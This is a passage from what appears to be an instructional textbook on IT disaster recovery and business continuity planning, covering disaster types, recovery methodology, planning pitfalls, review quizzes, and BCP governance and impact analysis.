Avoiding failure is what a software architect is most likely to think about at design time. This may involve a number of High Availability (HA) techniques and tools including; redundant servers, distributed databases or real time replication of data and state. This usually involves removing any single point of failure but you should be careful to not just consider the software and hardware that it immediately runs on - you should also remove any single dependency on infrastructure such as power (battery backup, generators or multiple power supplies) or telecoms (multiple wired connections, satellite or radio backups etc). Failing safely is a complex topic that I touched on recently and may not apply to your problem domain (although you should always consider if it does). Failure recovery usually goes hand-in-hand with High Availability and ensures that when single components are lost they can be re-created/started to join the system. There is no point in having redundancy if components cannot be recovered as you will eventually lose enough components for the system to fail!

3.4.5 Benefits

Like every insurance plan, there are benefits that can be obtained from the drafting of a disaster recovery plan. Some of these benefits are:

1. Providing a sense of security
2. Minimizing risk of delays
3. Guaranteeing the reliability of standby systems
4. Providing a standard for testing the plan
5. Minimizing decision-making during a disaster
6. Reducing potential legal liabilities
7. Lowering unnecessarily stressful work environment

3.5 CLASSIFICATION OF DISASTERS

Disasters can be classified into two broad categories:

3.5.1 Natural disasters and Man-made disasters

The first is natural disasters such as floods, tsunamis, tornadoes, hurricanes/cyclones, volcanic eruptions, earthquakes, heat waves, and landslides. While preventing, a natural disaster is very difficult, risk management measures such as avoiding disaster-prone situations and good planning can help. A natural disaster is a major adverse event resulting from the earth's natural hazards. Other types of disasters include the more cosmic scenario of an asteroid hitting the Earth.



Figure 14: Natural Disaster

3.5.2 Man-made Disasters

Man-made disasters are the consequence of technological or human hazards. Examples include stampedes, urban fires, industrial accidents, oil spills, nuclear explosions/nuclear radiation and acts of war. Other types of man-made disasters include the more cosmic scenarios of catastrophic global warming, nuclear war, and bioterrorism.



Figure 15: Manmade disaster

The following table categorizes some disasters and notes first response initiatives. Note that whereas the sources of a disaster may be natural (for example, heavy rains) or man-made (for example, a broken dam), the results may be similar (flooding).

Table 2: Examples of natural and manmade disasters

| Natural Disaster | | |
|------------------|---------|----------------|
| Example | Profile | First Response |
| | | |

| | | |
|----------------------|---|---|
| Avalanche | The sudden, drastic flow of snow down a slope, occurring when either natural triggers, such as loading from new snow or rain, or artificial triggers, such as explosives or backcountry skiers, overload the snowpack | Shut off utilities; Evacuate building if necessary; Determine impact on the equipment and facilities and any disruption |
| Blizzard | A severe snowstorm characterized by very strong winds and low temperatures | Power off all equipment; listen to blizzard advisories; Evacuate area, if unsafe; Assess damage |
| Earthquake | The shaking of the earth's crust, caused by underground volcanic forces of breaking and shifting rock beneath the earth's surface | Shut off utilities; Evacuate building if necessary; Determine impact on the equipment and facilities and any disruption |
| Fire (wild) | Fires that originate in uninhabited areas and which pose the risk to spread to inhabited areas | Attempt to suppress fire in early stages; Evacuate personnel on alarm, as necessary; Notify fire department; Shut off utilities; Monitor weather advisories |
| Flood | Flash flooding: Small creeks, gullies, dry streambeds, ravines, culverts or even low lying areas flood quickly | Monitor flood advisories; Determine flood potential to facilities; Pre-stage emergency power generating equipment; Assess damage |
| Freezing Rain | Rain occurring when outside surface temperature is below freezing | Monitor weather advisories; Notify employees of business closure; home; Arrange for snow and ice removal |
| Heat wave | A prolonged period of excessively hot weather relative to the usual weather pattern of an area and relative to normal temperatures for the season | Listen to weather advisories; Power-off all servers after a graceful shutdown if there is imminent potential of power failure; Shut down main electric circuit usually located in the basement or the first floor |

| | | |
|-------------------------|---|---|
| Hurricane | Heavy rains and high winds | Power off all equipment; listen to hurricane advisories; Evacuate area, if flooding is possible; Check gas, water and electrical lines for damage; Do not use telephones, in the event of severe lightning; Assess damage |
| Landslide | Geological phenomenon which includes a range of ground movement, such as rock falls, deep failure of slopes and shallow debris flows | Shut off utilities; Evacuate building if necessary; Determine impact on the equipment and facilities and any disruption |
| Lightning strike | An electrical discharge caused by lightning, typically during thunderstorms | Power off all equipment; listen to hurricane advisories; Evacuate area, if flooding is possible; Check gas, water and electrical lines for damage; Do not use telephones, in the event of severe lightning; Assess damage |
| Limnic eruption | The sudden eruption of carbon dioxide from deep lake water | Shut off utilities; Evacuate building if necessary; Determine impact on the equipment and facilities and any disruption |
| Tornado | Violent rotating columns of air which descent from severe thunderstorm cloud systems | Monitor tornado advisories; Power off equipment; Shut off utilities (power and gas); Assess damage once storm passes |
| Tsunami | A series of water waves caused by the displacement of a large volume of a body of water, typically an ocean or a large lake, usually caused by earthquakes, volcanic eruptions, underwater explosions, landslides, glacier calving, meteorite impacts and other | Power off all equipment; listen to tsunami advisories; Evacuate area, if flooding is possible; Check gas, water and electrical lines for damage; Assess damage |

| | | |
|----------------------------------|---|--|
| | disturbances above or below water | |
| Volcanic eruption | The release of hot magma, volcanic ash and/or gases from a volcano | Shut off utilities; Evacuate building if necessary; Determine impact on the equipment and facilities and any disruption |
| Man-made Disaster | | |
| Example | Profile | First Response |
| Bioterrorism | The intentional release or dissemination of biological agents as a means of coercion | Get information immediately from your Public Health officials via the news media as to the right course of action; If you think you have been exposed, quickly remove your clothing and wash off your skin; Also put on a HEPA to help prevent inhalation of the agent |
| Civil unrest | A disturbance caused by a group of people that may include sit-ins and other forms of obstructions, riots, sabotage and other forms of crime, and which is intended to be a demonstration to the public and the government, but can escalate into general chaos | Contact local police or law enforcement |
| Fire (urban) | Even with strict building fire codes, people still perish needlessly in fires | Attempt to suppress fire in early stages; Evacuate personnel on alarm, as necessary; Notify fire department; Shut off utilities; Monitor weather advisories |
| Hazardous material spills | The escape of solids, liquids, or gases that can harm people, other living organisms, property or the environment, from their | Leave the area and call the local fire department for help. If anyone was affected by the spill, call the your local Emergency |

| | | |
|--|---|---|
| | intended controlled environment such as a container. | Medical Services line |
| Nuclear and Radiation Accidents | An event involving significant release of radioactivity to the environment or a reactor core meltdown and which leads to major undesirable consequences to people, the environment, or the facility | Recognize that a CBRN incident has or may occur. Gather, assess and disseminate all available information to first responders. Establish an overview of the affected area. Provide and obtain regular updates to and from first responders. |
| Power Failure | Caused by summer or winter storms, lightning or construction equipment digging in the wrong location | Wait 5–10 minutes; Power-off all Servers after a graceful shutdown; Do not use telephones, in the event of severe lightning; Shut down main electric circuit usually located in the basement or the first floor |

3.6 RELATIONSHIP TO THE BUSINESS CONTINUITY PLAN

The Business Continuity Plan (BCP) is a comprehensive organizational plan that includes the disaster recovery plan. The Institute further states that a Business Continuity Plan (BCP) consists of the five component plans:

1. Business Resumption Plan
2. Occupant Emergency Plan
3. Continuity of Operations Plan
4. Incident Management Plan
5. Disaster Recovery Plan

The Institute states that the first three plans (Business Resumption, Occupant Emergency, and Continuity of Operations Plans) do not deal with the IT infrastructure. They further state that the Incident Management Plan (IMP) does deal with the IT infrastructure, but since it establishes structure and procedures to address cyber-attacks against an organization’s IT systems, it generally does not represent an agent for activating the Disaster Recovery Plan, leaving The Disaster Recovery Plan as the only BCP component of interest to IT. Disaster Recovery Institute International states that disaster recovery is the area of business continuity that deals with technology recovery as opposed to the recovery of business operations.

3.7 IT DISASTER RECOVERY CONTROL MEASURES

Control measures are steps or mechanisms that can reduce or eliminate various threats for organizations. Different types of measures can be included in disaster recovery plan (DRP). Disaster recovery planning is a subset of a larger process known as business continuity planning and includes planning for resumption of applications, data, hardware, electronic communications (such as networking) and other IT infrastructure. A business continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication and reputation protection, and should refer to the disaster recovery plan (DRP) for IT related infrastructure recovery / continuity. IT disaster recovery control measures can be classified into the following three types:

1. Preventive measures - Controls aimed at preventing an event from occurring.
2. Detective measures - Controls aimed at detecting or discovering unwanted events.
3. Corrective measures - Controls aimed at correcting or restoring the system after a disaster or an event.

Good disaster recovery plan measures dictate that these three types of controls be documented and exercised regularly using so-called "DR tests".

3.8 DISASTER RECOVERY PLANNING METHODOLOGY

According to Geoffrey H. Wold of the Disaster Recovery Journal, the entire process involved in developing a Disaster Recovery Plan consists of 10 steps:

3.8.1 Obtaining top management commitment

For a disaster recovery plan to be successful, the central responsibility for the plan must reside on top management. Management is responsible for coordinating the disaster recovery plan and ensuring its effectiveness within the organization. It is also responsible for allocating adequate time and resources required in the development of an effective plan. Resources that management must allocate include both financial considerations and the effort of all personnel involved.

3.8.2 Establishing a planning committee

A planning committee is appointed to oversee the development and implementation of the plan. The planning committee includes representatives from all functional areas of the organization. Key committee members customarily include the operations manager and the data processing manager. The committee also defines the scope of the plan.

3.8.3 Performing a risk assessment

The planning committee prepares a risk analysis and a business impact analysis (BIA) that includes a range of possible disasters, including natural, technical and human threats. Each functional area of the organization is analyzed to determine the potential consequence and impact associated with several disaster scenarios. The risk assessment process also evaluates the safety of critical documents and vital records. Traditionally, fire has posed the greatest threat to an organization. Intentional human destruction, however, should also be considered. A thorough plan provides for the "worst case" situation: destruction of the main building. It is important to

assess the impacts and consequences resulting from loss of information and services. The planning committee also analyzes the costs related to minimizing the potential exposures.

3.8.4 Establishing priorities for processing and operations

At this point, the critical needs of each department within the organization are evaluated in order to prioritize them. Establishing priorities is important because no organization possesses infinite resources and criteria must be set as to where to allocate resources first. Some of the areas often reviewed during the prioritization process are functional operations, key personnel and their functions, information flow, processing systems used, services provided, existing documentation, historical records, and the department's policies and procedures. Processing and operations are analyzed to determine the maximum amount of time that the department and organization can operate without each critical system. This will later get mapped into the Recovery Time Objective. A critical system is defined as that which is part of a system or procedure necessary to continue operations should a department, computer center, main facility or a combination of these be destroyed or become inaccessible. A method used to determine the critical needs of a department is to document all the functions performed by each department. Once the primary functions have been identified, the operations and processes are then ranked in order of priority: essential, important and non-essential.

3.8.5 Determining recovery strategies

During this phase, the most practical alternatives for processing in case of a disaster are researched and evaluated. All aspects of the organization are considered, including physical facilities, computer hardware and software, communications links, data files and databases, customer services provided, user operations, the overall management information systems (MIS) structure, end-user systems, and any other processing operations. Alternatives, dependent upon the evaluation of the computer function, may include: hot sites, warm sites, cold sites, reciprocal agreements, the provision of more than one data center, the installation and deployment of multiple computer system, duplication of service center, consortium arrangements, lease of equipment, and any combinations of the above. Written agreements for the specific recovery alternatives selected are prepared, specifying contract duration, termination conditions, system testing, cost, any special security procedures, procedure for the notification of system changes, hours of operation, the specific hardware and other equipment required for processing, personnel requirements, definition of the circumstances constituting an emergency, process to negotiate service extensions, guarantee of compatibility, availability, non-mainframe resource requirements, priorities, and other contractual issues.

3.8.6 Collecting data

Among advised data gathering materials or documentation usually included are different lists such as (Critical telephone numbers list, master vendor list, employee backup position listing, master call list, notification checklist), inventories such as (Off-site storage location equipment, documentation, communications equipment, microcomputer hardware and software, forms, insurance policies, office equipment, workgroup and data center computer hardware, office

supply, telephones, etc.), distribution register, temporary location specifications, software and data files backup/retention schedules, and any other lists, materials, inventories and documentation. The pre-formatted forms are usually used in order to facilitate data gathering process.

3.8.7 Organizing and documenting a written plan

Next, an outline of the plan's contents is prepared to guide the development of the detailed procedures. Top management reviews and approves the proposed plan. The outline can ultimately be used for the table of contents after final revision. Other four benefits of this approach are that

1. It helps to organize the detailed procedures,
2. Identifies all major steps before the actual writing process begins,
3. Identifies redundant procedures that only need to be written once, and
4. Provides a road map for developing the procedures.

It is often considered best practice to develop a standard format for the disaster recovery plan so as to facilitate the writing of detailed procedures and the documentation of other information to be included in the plan later. This helps ensure that the disaster plan follows a consistent format and allows for its ongoing future maintenance. Standardization is also important if more than one person is involved in writing the procedures. It is during this phase that the actual written plan is developed in its entirety, including all detailed procedures to be used before, during, and after a disaster. The procedures include methods for maintaining and updating the plan to reflect any significant internal, external or systems changes. The procedures allow for a regular review of the plan by key personnel within the organization. The disaster recovery plan is structured using a team approach. Specific responsibilities are assigned to the appropriate team for each functional area of the organization. Teams responsible for administrative functions, facilities, logistics, user support, computer backup, restoration and other important areas in the organization are identified. The structure of the contingency organization may not be the same as the existing organization chart. The contingency organization is usually structured with teams responsible for major functional areas such as administrative functions, facilities, logistics, user support, computer backup, restoration, and any other important area. The management team is especially important because it coordinates the recovery process. The team assesses the disaster, activates the recovery plan, and contacts team managers. The management team also oversees, documents and monitors the recovery process. It is helpful when management team members are the final decision-makers in setting priorities, policies and procedures. Each team has specific responsibilities that are completed to ensure successful execution of the plan. The teams have an assigned manager and an alternate in case the team manager is not available. Other team members may also have specific assignments where possible.

3.8.8 Developing testing criteria and procedures

Best practices dictate that DR plans be thoroughly tested and evaluated on a regular basis (at least annually). Thorough DR plans include documentation with the procedures for testing the

plan. The tests will provide the organization with the assurance that all necessary steps are included in the plan. Other reasons for testing include:

- Determining the feasibility and compatibility of backup facilities and procedures.
- Identifying areas in the plan that need modification.
- Providing training to the team managers and team members.
- Demonstrating the ability of the organization to recover.
- Providing motivation for maintaining and updating the disaster recovery plan.

3.8.9 Testing the plan

After the testing procedures been completed, initial “dry run” plan is performed through conducting structured walk-through test. This test will provide an additional information towards any further changes in procedures which are not effective, steps which may need to be included, and other appropriate adjustments. Remember that these cannot become an evident unless actual dry-run test is performed. The plan is updated subsequently in order to correct any problems that are identified during the test. But initially, the testing of the plan will be done in sections and even after normal business hours in order to minimize disruptions to overall operations of organization and as plans are further polished, future tests also occur during the normal business hours. Types of tests:

1. Checklist tests.
2. Full interruption tests.
3. Parallel tests.
4. Simulation tests.

3.8.10 Obtaining plan approval

Once the disaster recovery plan has been written and tested, the plan is then submitted to management for approval. It is top management’s ultimate responsibility that the organization has a documented and tested plan. Management is responsible for:

1. Establishing the policies, procedures and responsibilities for comprehensive contingency planning, and
2. Reviewing and approving the contingency plan annually, documenting such reviews in writing.

Organizations that receive information processing from service bureaus will, in addition, also need to:

- Evaluate the adequacy of contingency plans for its service bureau, and
- Ensure that its contingency plan is compatible with its service bureau’s plan.

3.9 CAVEATS/CONTROVERSIES

Due to its high cost, disaster recovery plans are not without critics. Cormac Foster has identified five "common mistakes" organizations often make related to disaster recovery planning:

3.9.1 Lack of buy-in

One factor is the perception by executive management that DR planning is "just another fake earthquake drill" or CEOs that fail to make DR planning and preparation a priority, are often significant contributors to the failure of a DR plan.

3.9.2 Incomplete RTOs and RPOs

Another critical point is failure to include each and every important business process or a block of data. "Every item in your DR plan requires a Recovery Time Objective (RTO) defining maximum process downtime or a Recovery Point Objective (RPO) noting an acceptable restore point. Anything less creates ripples that can extend the disaster's impact." As an example, "payroll, accounting and the weekly customer newsletter may not be mission-critical in the first 24 hours, but left alone for several days, they can become more important than any of your initial problems".

3.9.3 Systems myopia

A third point of failure involves focusing only on DR without considering the larger business continuity needs: "Data and systems restoration after a disaster are essential, but every business process in your organization will need IT support, and that support requires planning and resources." As an example, corporate office space lost to a disaster can result in an instant pool of teleworkers which, in turn, can overload a company's VPN overnight, overwork the IT support staff at the blink of an eye and cause serious bottlenecks and monopolies with the dial-in PBX system.

3.9.4 Lax security

When there is a disaster, an organization's data and business processes become vulnerable. As such, security can be more important than the raw speed involved in a disaster recovery plan's RTO. The most critical consideration then becomes securing the new data pipelines: from new VPNs to the connection from offsite backup services. Another security concern includes documenting every step of the recovery process—something that is especially important in highly regulated industries, government agencies, or in disasters requiring post-mortem forensics. Locking down or remotely wiping lost handheld devices is also an area that may require addressing.

3.9.5 Outdated plans

Another important aspect that is often overlooked involves the frequency with which DR Plans are updated. Yearly updates are recommended but some industries or organizations require more frequent updates because business processes evolve or because of quicker data growth. To stay relevant, disaster recovery plans should be an integral part of all business analysis processes, and should be revisited at every major corporate acquisition, at every new product launch and at every new system development milestone.

3.10 SUMMARY

1. A disaster recovery plan (DRP) is a documented process or set of procedures to recover and protect a business IT infrastructure in the event of a disaster.
2. Organizations cannot always avoid disasters, but with careful planning the effects of a disaster can be minimized.
3. Minimizing downtime and data loss is measured in terms of two concepts: the recovery time objective (RTO) and the recovery point objective (RPO).
4. The recovery time objective is the time within which a business process must be restored, after a major incident (MI) has occurred, in order to avoid unacceptable consequences associated with a break in business continuity.
5. The recovery point objective (RPO) is the age of files that must be recovered from backup storage for normal operations to resume if a computer, system, or network goes down as a result of a MI.
6. As IT systems have become increasingly critical to the smooth operation of a company, and arguably the economy as a whole, the importance of ensuring the continued operation of those systems, and their rapid recovery, has increased.
7. Benefits include providing a sense of security, Minimizing risk of delays, Guaranteeing the reliability of standby systems, Providing a standard for testing the plan, Minimizing decision-making during a disaster, Reducing potential legal liabilities, Lowering unnecessarily stressful work environment.
8. A natural disaster is a major adverse event resulting from the earth's natural hazards.
9. Man-made disasters are the consequence of technological or human hazards.
10. Disaster Recovery Institute International states that disaster recovery is the area of business continuity that deals with technology recovery as opposed to the recovery of business operations.
11. Control measures are steps or mechanisms that can reduce or eliminate various threats for organizations. Different types of measures can be included in disaster recovery plan (DRP) like Preventive measures, Detective measures and Corrective measures.
12. With the help of planning methodology the impact of disaster can be minimized and Business continuity may be achieved.

3.11 CHECK YOUR PROGRESS

A. Fill in the blanks

1. Ais a documented process or set of procedures to recover and protect a business IT infrastructure in the event of a disaster.
2. Nuclear explosions/nuclear radiation and bioterrorism are the example of Disasters.

3. is the example sudden, drastic flow of snow down a slope, occurring when either natural triggers (loading from new snow or rain), or artificial triggers (explosives or backcountry skiers, overload the snowpack).
4. Heavy rains and high winds cause.....
5. The intentional release or dissemination of biological agents as a means of coercion is
6. Management is responsible for coordinating the disaster recovery plan and ensuring its within the organization.
7.andare analyzed to determine the maximum amount of time that the department and organization can operate without each critical system.

B. Answer the following questions

1. What is disaster recovery plan (DRP)?
2. Why DRP is important? Write its benefits.
3. Describe different types of Disasters with appropriate example.
4. What is the relationship between BCP and DRP?
5. How many types of Disaster recovery control measures?
6. Write the steps of planning methodology.
7. Write down the components of controversies in DRP.

3.12 ANSWERS TO CHECK YOUR PROGRESS

1. Disaster recovery plan
2. Man-made disasters
3. Avalanche
4. Hurricanes
5. Bioterrorism
6. Effectiveness
7. Processing, operations

UNIT IV: BUSINESS CONTINUITY PLANNING AND MANAGEMENT

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know, what is business continuity planning?
- Know that Why is business continuity planning important
- Create a business continuity plan
- Know about the different phases of analysis.
- Understand. how to mitigate threats and risks
- Understand about TRA and BIA

4.2 INTRODUCTION

Instead of focusing on resuming a business after critical operations have ceased, or recovering after a disaster, a business continuity plan endeavors to ensure that critical operations continue to be available. In terms of business continuity, your plan should: set out the critical activities to be recovered, the timescales in which they are to be recovered and the recovery levels needed; the resources available at different points in time to deliver your critical activities; the process for mobilizing these resources; and detail actions and tasks needed to ensure the continuity and recovery of your critical activities.



Figure 16: Business continuity planning lifecycle

4.3 WHAT IS BUSINESS CONTINUITY PLANNING?

Critical services or products are those that must be delivered to ensure survival, avoid causing injury, and meet legal or other obligations of an organization. Business Continuity Planning is a proactive planning process that ensures critical services or products are delivered during a disruption. A Business Continuity Plan includes:

- Plans, measures and arrangements to ensure the continuous delivery of critical services and products, which permits the organization to recover its facility, data and assets.
- Identification of necessary resources to support business continuity, including personnel, information, equipment, financial allocations, legal counsel, infrastructure protection and accommodations.

Having a BCP enhances an organization's image with employees, shareholders and customers by demonstrating a proactive attitude. Additional benefits include improvement in overall organizational efficiency and identifying the relationship of assets and human and financial resources to critical services and deliverables.

4.3.1 Why is business continuity planning important?

Every organization is at risk from potential disasters that include:

- Natural disasters such as tornadoes, floods, blizzards, earthquakes and fire
- Accidents
- Sabotage
- Power and energy disruptions
- Communications, transportation, safety and service sector failure
- Environmental disasters such as pollution and hazardous materials spills
- Cyber-attacks and hacker activity.

4.4 CREATING A BUSINESS CONTINUITY PLAN

Creating and maintaining a BCP helps ensure that an institution has the resources and information needed to deal with these emergencies.

A BCP typically includes five sections:

1. BCP Governance (Management)
2. Business Impact Analysis (BIA)
3. Plans, measures, and arrangements for business continuity
4. Readiness procedures
5. Quality assurance techniques (exercises, maintenance and auditing)

4.4.1 BCP Governance (Management)

BCP contains a governance structure often in the form of a committee that will ensure senior management commitments and define senior management roles and responsibilities. The BCP senior management committee is responsible for the oversight, initiation, planning, approval, testing and audit of the BCP. It also implements the BCP, coordinates activities, approves the

BIA survey, oversees the creation of continuity plans and reviews the results of quality assurance activities. This BCP committee is normally comprised of the following members:

1. Executive sponsor has overall responsibility for the BCP committee; elicits senior management's support and direction; and ensures that adequate funding is available for the BCP program.
2. BCP Coordinator secures senior management's support; estimates funding requirements; develops BCP policy; coordinates and oversees the BIA process; ensures effective participant input; coordinates and oversees the development of plans and arrangements for business continuity; establishes working groups and teams and defines their responsibilities; coordinates appropriate training; and provides for regular review, testing and audit of the BCP.
3. Security Officer works with the coordinator to ensure that all aspects of the BCP meet the security requirements of the organization.
4. Chief Information Officer (CIO) cooperates closely with the BCP coordinator and IT specialists to plan for effective and harmonized continuity.
5. Business unit representatives provide input, and assist in performing and analyzing the results of the business impact analysis.
6. The BCP committee is commonly co-chaired by the executive sponsor and the coordinator.
7. Senior managers or a BCP Committee would normally:
8. Approve the governance structure;
9. Clarify their roles, and those of participants in the program;
10. Oversee the creation of a list of appropriate committees, working groups and teams to develop and execute the plan;
11. Provide strategic direction and communicate essential messages;
12. Approve the results of the BIA;
13. Review the critical services and products that have been identified;
14. Approve the continuity plans and arrangement;
15. Monitor quality assurance activities; and
16. Resolve conflicting interests and priorities.

During an emergency these are the roles and responsibilities.

Table 3: Roles and responsibilities during an emergency

| Role | Who | Responsibilities |
|-----------------------------------|--|--|
| Business Continuity Manager (BCM) | Name of position(eg HR manager) /backup position | Contacting the Chief Review Officer at first knowledge of an emergency Arranging the initial meeting of the Emergency Decision Group (BCM, CRO) |

| | | |
|----------------------------------|--------------------------------------|--|
| | | <p>and Technology Advisor) to:</p> <ul style="list-style-type: none"> • activate the Business Continuity Plan • undertake emergency tasks • Confirm critical business functions and business recovery location <p>Reinstating services at the [ORGANISATION NAME]</p> |
| Chief Review Officer (CRO) | Name of position/ backup position | <p>Contacting the BCM at first knowledge of an emergency</p> <p>Ratifying the decisions of the Emergency Decision Group</p> <p>Leading the [ORGANISATION NAME] Management team</p> <p>Communicating to the organisation (including the board)</p> |
| Business Recovery Office Manager | Name of position /backup position | Co-ordinate the setting-up of the business recovery office along with the managers. |
| Technology Advisor | Name of position /backup position | Co-ordinate the management of ICT BCP |
| Communication Contact Role | Name of position /backup position | <p>Communicating with:</p> <ul style="list-style-type: none"> • clients • stakeholders • media • anyone else important to your organisation |

4.4.2 Business impact analysis

The purpose of the BIA is to identify the organization's mandate and critical services or products; rank the order of priority of services or products for continuous delivery or rapid recovery; and identify internal and external impacts of disruptions.

4.2.2.1 Identify the mandate and critical aspects of an organization

This step determines what goods or services it must be delivered. Information can be obtained from the mission statement of the organization, and legal requirements for delivering specific services and products.

4.2.2.2 Prioritize critical services or products

Once the critical services or products are identified, they must be prioritized based on minimum acceptable delivery levels and the maximum period of time the service can be down before severe damage to the organization results. To determine the ranking of critical services, information is required to determine impact of a disruption to service delivery, loss of revenue, additional expenses and intangible losses.

4.2.2.3 Identify impacts of disruptions

The impact of a disruption to a critical service or business product determines how long the organization could function without the service or product, and how long clients would accept its unavailability. It will be necessary to determine the time period that a service or product could be unavailable before severe impact is felt.

4.2.2.4 Identify areas of potential revenue loss

To determine the loss of revenue, it is necessary to determine which processes and functions that support service or product delivery are involved with the creation of revenue. If these processes and functions are not performed, is revenue lost? How much? If services or goods cannot be provided, would the organization lose revenue? If so, how much revenue, and for what length of time? If clients cannot access certain services or products would they then go to another provider, resulting in further loss of revenue?

4.2.2.5 Identify additional expenses

If a business function or process is inoperable, how long would it take before additional expenses would start to add up? How long could the function be unavailable before extra personnel would have to be hired? Would fines or penalties from breaches of legal responsibilities, agreements, or governmental regulations be an issue, and if so, what are the penalties?

4.2.2.6 Identify intangible losses

Estimates are required to determine the approximate cost of the loss of consumer and investor confidence, damage to reputation, loss of competitiveness, reduced market share, and violation of laws and regulations. Loss of image or reputation is especially important for public institutions as they are often perceived as having higher standards.

4.2.2.7 Insurance requirements

Since few organizations can afford to pay the full costs of a recovery; having insurance ensures that recovery is fully or partially financed. When considering insurance options, decide what threats to cover. It is important to use the BIA to help decide both what needs insurance coverage, and the corresponding level of coverage. Some aspects of an operation may be over insured, or underinsured. Minimize the possibility of overlooking a scenario, and to ensure coverage for all eventualities. Document the level of coverage of your institutional policy, and examine the policy for uninsured areas and non-specified levels of coverage. Property insurance may not cover all perils (steam explosion, water damage, and damage from excessive ice and snow not removed by the owner). Coverage for such eventualities is available as an extension in the policy. When submitting a claim, or talking to an adjustor, clear communication and

understanding is important. Ensure that the adjuster understands the expected full recovery time when documenting losses. The burden of proof when making claims lies with the policyholder and requires valid and accurate documentation. Include an expert or an insurance team when developing the response plan.

4.2.2.8 Ranking

Once all relevant information has been collected and assembled, rankings for the critical business services or products can be produced. Ranking is based on the potential loss of revenue, time of recovery and severity of impact a disruption would cause. Minimum service levels and maximum allowable downtimes are then determined.

4.2.2.9 Identify dependencies

It is important to identify the internal and external dependencies of critical services or products, since service delivery relies on those dependencies. Internal dependencies include employee availability, corporate assets such as equipment, facilities, computer applications, data, tools, vehicles, and support services such as finance, human resources, security and information technology support. External dependencies include suppliers, any external corporate assets such as equipment, facilities, computer applications, data, tools, vehicles, and any external support services such as facility management, utilities, communications, transportation, finance institutions, insurance providers, government services, legal services, and health and safety service.

4.4.3 Plans for business continuity

This step consists of the preparation of detailed response/recovery plans and arrangements to ensure continuity. These plans and arrangements detail the ways and means to ensure critical services and products are delivered at a minimum service levels within tolerable down times. Continuity plans should be made for each critical service or product.

4.4.3.1 Mitigating threats and risks

Threats and risks are identified in the BIA or in a full-threat-and-risk assessment. Moderating risk is an ongoing process, and should be performed even when the BCP is not activated. For example, if an organization requires electricity for production, the risk of a short term power outage can be mitigated by installing stand-by generators. Another example would be an organization that relies on internal and external telecommunications to function effectively. Communications failures can be minimized by using alternate communications networks, or installing redundant systems.

4.4.3.2 Analyze current recovery capabilities

Consider recovery arrangements the organization already has in place, and their continued applicability. Include them in the BCP if they are relevant.

4.4.3.3 Create continuity plans

Plans for the continuity of services and products are based on the results of the BIA. Ensure that plans are made for increasing levels of severity of impact from a disruption. For example, if

limited flooding occurs beside an organization's building, sand bagging may be used in response. If water rises to the first floor, work could be moved to another company building or higher in the same building. If the flooding is severe, the relocation of critical parts of the business to another area until flooding subsides may be the best option. Another example would be a company that uses paper forms to keep track of inventory until computers or servers are repaired, or electrical service is restored. For other institutions, such as large financial firms, any computer disruptions may be unacceptable, and an alternate site and data replication technology must be used. The risks and benefits of each possible option for the plan should be considered, keeping cost, flexibility and probable disruption scenarios in mind. For each critical service or product, choose the most realistic and effective options when creating the overall plan.

4.4.3.4 Response preparation

Proper response to a crisis for the organization requires teams to lead and support recovery and response operations. Team members should be selected from trained and experienced personnel who are knowledgeable about their responsibilities. The number and scope of teams will vary depending on organization's size, function and structure, and can include:

1. Command and Control Teams that include a Crisis Management Team, and a Response, Continuation or Recovery Management Team.
2. Task Oriented Teams that include an Alternate Site Coordination Team, Contracting and Procurement Team, Damage Assessment and Salvage Team, Finance and Accounting Team, Hazardous Materials Team, Insurance Team, Legal Issues Team, Telecommunications/ Alternate Communications Team, Mechanical Equipment Team, Mainframe/ Midrange Team, Notification Team, Personal Computer/ Local area Network Team, Public and Media Relations Team, Transport Coordination Team and Vital Records Management Team

The duties and responsibilities for each team must be defined, and include identifying the team members and authority structure, identifying the specific team tasks, member's roles and responsibilities, creation of contact lists and identifying possible alternate members. For the teams to function in spite of personnel loss or availability, it may be necessary to multitask teams and provide cross-team training.

4.4.3.5 Alternate facilities

If an organization's main facility or Information Technology assets, networks and applications are lost, an alternate facility should be available. There are three types of alternate facility:

1. Cold site is an alternate facility that is not furnished and equipped for operation. Proper equipment and furnishings must be installed before operations can begin, and a substantial time and effort is required to make a cold site fully operational. Cold sites are the least expensive option.
2. Warm site is an alternate facility that is electronically prepared and almost completely equipped and furnished for operation. It can be fully operational within several hours. Warm sites are more expensive than cold sites.

3. Hot site is fully equipped, furnished, and often even fully staffed. Hot sites can be activated within minutes or seconds. Hot sites are the most expensive option.

When considering the type of alternate facility, consider all factors, including threats and risks, maximum allowable downtime and cost. For security reasons, some organizations employ hardened alternate sites. Hardened sites contain security features that minimize disruptions. Hardened sites may have alternate power supplies; back-up generation capability; high levels of physical security; and protection from electronic surveillance or intrusion.

4.4.4 Readiness procedures

4.4.4.1 Training

Business continuity plans can be smoothly and effectively implemented by:

1. Having all employees and staff briefed on the contents of the BCP and aware of their individual responsibilities.
2. Having employees with direct responsibilities trained for tasks they will be required to perform, and be aware of other teams' functions

4.4.4.2 Exercises

After training, exercises should be developed and scheduled in order to achieve and maintain high levels of competence and readiness. While exercises are time and resource consuming, they are the best method for validating a plan. The following items should be incorporated when planning an exercise:

1. **Goal:** The part of the BCP to be tested.
2. **Objectives:** The anticipated results. Objectives should be challenging, specific, measurable, achievable, realistic and timely.
3. **Scope:** Identifies the departments or organizations involved, the geographical area, and the test conditions and presentation.
4. **Artificial aspects and assumptions:** Defines which exercise aspects are artificial or assumed, such as background information, procedures to be followed, and equipment availability.
5. **Participant Instructions:** Explains that the exercise provides an opportunity to test procedures before an actual disaster.
6. **Exercise Narrative:** Gives participants the necessary background information, sets the environment and prepares participants for action. It is important to include factors such as time, location, method of discovery and sequence of events, whether events are finished or still in progress, initial damage reports and any external conditions.
7. **Communications for Participants:** Enhanced realism can be achieved by giving participants access to emergency contact personnel who share in the exercise. Messages can also be passed to participants during an exercise to alter or create new conditions.
8. **Testing and Post-Exercise Evaluation:** The exercise should be monitored impartially to determine whether objectives were achieved. Participants' performance, including

attitude, decisiveness, command, coordination, communication, and control should be assessed. Debriefing should be short, yet comprehensive, explaining what did and did not work, emphasizing successes and opportunities for improvement. Participant feedback should also be incorporated in the exercise evaluation.

9. Exercise complexity level can also be enhanced by focusing the exercise on one part of the BCP instead of involving the entire organization.

4.4.5 Quality assurance techniques

Review of the BCP should assess the plan's accuracy, relevance and effectiveness. It should also uncover which aspects of a BCP need improvement. Continuous appraisal of the BCP is essential to maintaining its effectiveness. The appraisal can be performed by an internal review, or by an external audit.

4.4.5.1 Internal review

